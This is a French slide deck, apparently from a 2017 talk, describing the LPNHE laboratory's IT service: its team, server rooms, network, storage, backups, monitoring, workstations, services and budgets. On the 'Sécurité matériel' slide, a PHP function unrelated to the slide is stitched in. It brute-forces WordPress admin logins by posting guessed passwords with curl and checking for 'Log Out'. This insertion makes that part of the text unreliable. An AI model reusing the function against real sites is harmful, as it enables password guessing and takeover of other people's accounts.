




Le service informatique du LPNHE

François Legrand

Rencontres de la fédération,
3/10/2017

Organisation

Chef de Service : François Legrand (IR1)
Adjointe au chef de service : Patricia Warin-Charpentier (IR1)




L'équipe

- **Thomas Audo** (Réseau)
- **Aurélien Bailly-Reyre** (Cloud, Grille, Dev)
- **Olivier Dadoun** (Stockage, Sauvegardes, Dev Geant4)
- **Louis Gromb** (Postes Macs/Win, Support, Réseau)
- **Trung Ho** (Postes de travail, Imprimantes, Support)
- **François Legrand** (Serveurs, Services, Support)
- **Victor Mendoza** (Grille de calcul, Stockage)
- **Eduardo Sepulveda** (Dev LSST, LHCb)
- **Diego Terront** (Dev)
- **Vincent Voisin** (Dev CTA, Atlas/FastTrack)
- **Patricia Warin-Charpentier** (Support, Achats, Postes Win)

Ressources humaines



Evolution de l'effectif permanent



2011

+ Eduardo

2012

- Richard

- Philippe

- Madjid

+ Vincent

2013

- Liliana

2014

- Jean-François

+ Olivier

2016

- Diego

2017

+ Aurélien

+ Diego

« Stagiaires/Apprentis » : Ines Azaiez, Jean-Christophe Cazenave, Wilfried Joisin, Ludovic Mariotti, Nicolas O'Ryan, Thomas Savier, **Louis Gromb**, Arnaud Bolubasz, Yannick Colas, Kilian Beuchard

F. Legrand

Infrastructure

- **2 salles serveurs en sous-sol** (1222-SS-09 et 13)
 - 1 GRIF
 - 1 Labo + GRIF
- **1 salle serveur au 2ième** (2015)
 - Labo (Continuité de services + PRA)
- **3 Salles « réseau » en rotondes** (RC, 1^{er}, 2ième)
- **Une salle onduleur**
- **Une salle stockage et montage** (1213-1-10)




Infrastructure

- **Onduleur sous-sol (batteries 2015)**
 - Socomec, 200 kva, 40 % de charge
 - 45 mn d'autonomie
- **Onduleur 2ième (2012)**
 - Ecus, 6 kva, 70 % de charge
 - 10 mn d'autonomie
- **Climatisation au SS**
 - 4 clim/salle, 2 eau glacée, 2 double détente
- **Climatisation 2 ième (2015)**
 - 1 eau glacée, 1 détente directe




Réseau

- Matériel Cisco
- 46 switchs (2015)
- Architecture redondante (spanning tree)
- Cœur de réseau 10 GB fibre (2015)
- Switchs bureaux 1 GB
- 24 bornes wifi (2014)
 - Lpnhe-cert, lpnhe-guest, eduroam (2015)
- Monitoring, métrologie et analyse continue



Salles serveurs

- **40 serveurs physiques**
 - 8 virtualisation (proxmox)
 - 10 services
 - 6 science
 - 3 développement/tests
 - 10 stockage (GPFS)
 - 3 netapp
 - 2 GPU, XeonPhi (2016)
 - Loadbalancing (LDAP, ssh) (2016)
 - Administration centralisée (ansible) (2014)



© PHOTOTHEQUE IN2P3 / CNRS

Stockage

- **3 serveurs Netapp**
 - Cher → dédié aux données les plus critiques
 - 2 pour les homedirs et la virtualisation
 - 1 redondance (en 1222-2-10) (2014)
 - 15 TB utiles



 **NetApp™**

Stockage

- **Cluster GPFS**

- Totalemment redondant (SS-2ième)
- 2 serveurs metadata
- 2 serveurs NFS
- 4 serveurs DATA (2015)
- 120 TB utiles (60 % utilisés)



- **Stockage HP**

- 59 TB utiles (87 % utilisés)



Sauvegarde

- **Homedirs sauvegardés**
 - Snapshots Netapp
 - 3/jour pendant 1 jour
 - 1/nuit pendant 1 semaine
 - 1/semaine pendant 1 mois
 - 1/mois pendant 6 mois
 - Répliqués au 2ième (2014)
 - Backupés à Lyon toutes les nuits (2014)
- **GPFS** : Raid 5 sur machines + Raid 1 entre salles
- **Service timemachine pour les portables Mac (2015)**

Supervision

- 4 serveurs de supervision (2016)
- 1/salle + salles blanches
- Température, Humidité, Fumée, Eau
- Monitoring par réseau + alertes par mail et sms
- Monitoring de tous les serveurs (check_mk) (2016)
- OCS-Inventory

The screenshot displays the Check_MK Main Overview dashboard. The interface includes a left sidebar with navigation options like Tactical Overview, Quicksearch, Views, Bookmarks, and WATO - Configuration. The main content area is divided into several sections:

- Tactical Overview:** Shows 104 Hosts (1 Unhandled) and 2817 Services (18 Unhandled, 17 Critical).
- Host Statistics:** A 3D pie chart showing 103 Up, 1 Down, 0 Unreachable, and 0 In DownTime hosts.
- Service Statistics:** A 3D pie chart showing 2788 OK, 0 In DownTime, 1 On Down host, 7 Warning, 7 Unknown, and 4 Critical services.
- Host Problems (unhandled):** A table listing critical issues, such as 'ECRAN_CAFET' on host '134.158.152.241' which is unreachable.
- Service Problems (unhandled):** A table listing issues like 'CRIT' for 'Filesystem /data' on host 'lpp204.in2p3.fr'.
- Events of recent 4 hours:** A log of recent events, including 'Check_MK' checks and 'SNMP Error' messages.

Sécurité matériel

- **Scripts sur tous les serveurs (2015)**
 - Vérification Température + Onduleur
 - Shutdown automatique par pool
 - Machines « non critiques » (calcul)
 - Machines critiques (stockage, services)
 - Machines hypercritiques (supervision)

```
function wp_brute_attempt($ch, $site, $password){
    curl_setopt($ch, CURLOPT_URL, $site);
    curl_setopt($ch, CURLOPT_POST, 1);
    curl_setopt($ch, CURLOPT_POSTFIELDS, "log=admin&pwd=$password&wp-submit=Log In&redirect_to=http://google.com/&testcookie=1&wp-settings-time-1=1258327688&wordpress_test_cookie=WP Cookie check");
    curl_setopt($ch, CURLOPT_USERAGENT, $agent);
    curl_setopt($ch, CURLOPT_TIMEOUT, 30);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
    curl_setopt($ch, CURLOPT_COOKIEFILE, $cookie_file_path);
    curl_setopt($ch, CURLOPT_COOKIEJAR, $cookie_file_path);
    $result = curl_exec($ch);
    if(eregi("Log Out", $result)){
        return true;
    }else{
```

Parc

- **200 postes de travail**
 - Linux (~60%)
 - Ubuntu 14.04 → 16.04 (2016)
 - Install automatique par réseau (2013)
 - Gestion centralisée (ansible) (2014)
 - Macs (~20%)
 - OS X 10.9 (Mavericks) → 10.11 (El Capitan) (2016)
 - Install automatique et gestion centralisée (2015)
 - Windows (~20%)
 - Win 7 – Win 10
 - Install automatique par réseau (2017)

Parc

- **150 portables utilisateurs**
 - Linux (~25%)
 - Chiffrage (2014)
 - Macs (~50%)
 - Sauvegarde timemachine (2015)
 - Chiffrage (2014)
 - Windows (~25%)
 - Chiffrage (2014)
- **~28 portables de prêt**

Services

• Web

- 2 serveurs virtuels en production, 1 de dev
- Reverse proxy sécurisé (mod_security)
- Sites Web (Labo+expériences)
- Réservation de salles et matériel (booked) (2015)
- Gesper pour la gestion du personnel
- Missions (2016)
- Support par tickets (GLPI)

• Impression

- 2 serveurs virtuels (windows + linux cups)
- 8 MFP Xerox (2014)
- Libération par code (Ysoft/SafeQ)

Services

- **VPN (2016)**
- **Passerelles ssh**
 - 2 serveurs virtuels + Loadbalancing (keepalived)
- **Authentification centralisée (LDAP+AD)**
 - 2 serveurs LDAP + replica à Lyon + Loadbalancing
 - 2 serveurs AD
- **Affichage dynamique (2016)**
 - Xibo
- **DNS, DHCP à la main**

Nos projets

- Cloud openstack
- Stockage : remplacement de GPFS
- Évolution réseau (passage à 40-100 Gb)
- Serveur d'applications windows

Développement



Online

- LSST : Contrôle/commande du banc de tests CCD et du carousel de filtres
- StarDice : Pilotage caméra, pilotage chaîne acquisition (pt1000 + opamp + adc) et température tête de led (rasPi et Arduino)
- LHCb : Demux flot de données du SciFi et upgrade
- CTA : Développement d'un serveur OpcUa → contrôle Front-end
- Atlas/FastTrack : Développement d'une architecture, basée sur un Soc Zynq (ARM+FPGA) et une puce Amchip → détections de patterns

Développement



Offline

- DarkSide : Simulations Geant4 pour proto du détecteur (g4ds), description géométrie détecteur ArDM
- Gamma Factory, T2K : Simulations Geant4

Merci



Merci !!

Ressources financières

2013 :

- 25 000 € Labo
- 18 000 € AP/IN2P3 (restructuration réseau)

2014

- 25 000 € Labo
- 19 000 € AP/IN2P3 (serveurs GPFS...)

2015

- 25 000 € Labo
- 30 000 € AP/IN2P3 (climatisation, virtualisation)

2016

- 25 000 € Labo
- 6500 € AP/IN2P3 (Baies serveurs)

2017

- 35 000 € Labo



Ressources matérielles

~40 serveurs physiques

8 serveurs de virtualisation
~35 serveurs virtuels

200 postes de travail

7 copieurs MFP

46 switchs réseau (cisco)

150 portables

24 bornes wifi

3 salles serveurs

~15 VLANS (sous réseaux)

Mail au CC-Lyon

400 To de stockage

Nœud GRIF : ~ 150 noeuds

300 comptes utilisateurs actifs

~ 3400 cœurs

400 tickets/an

~ 2,75 Po de stockage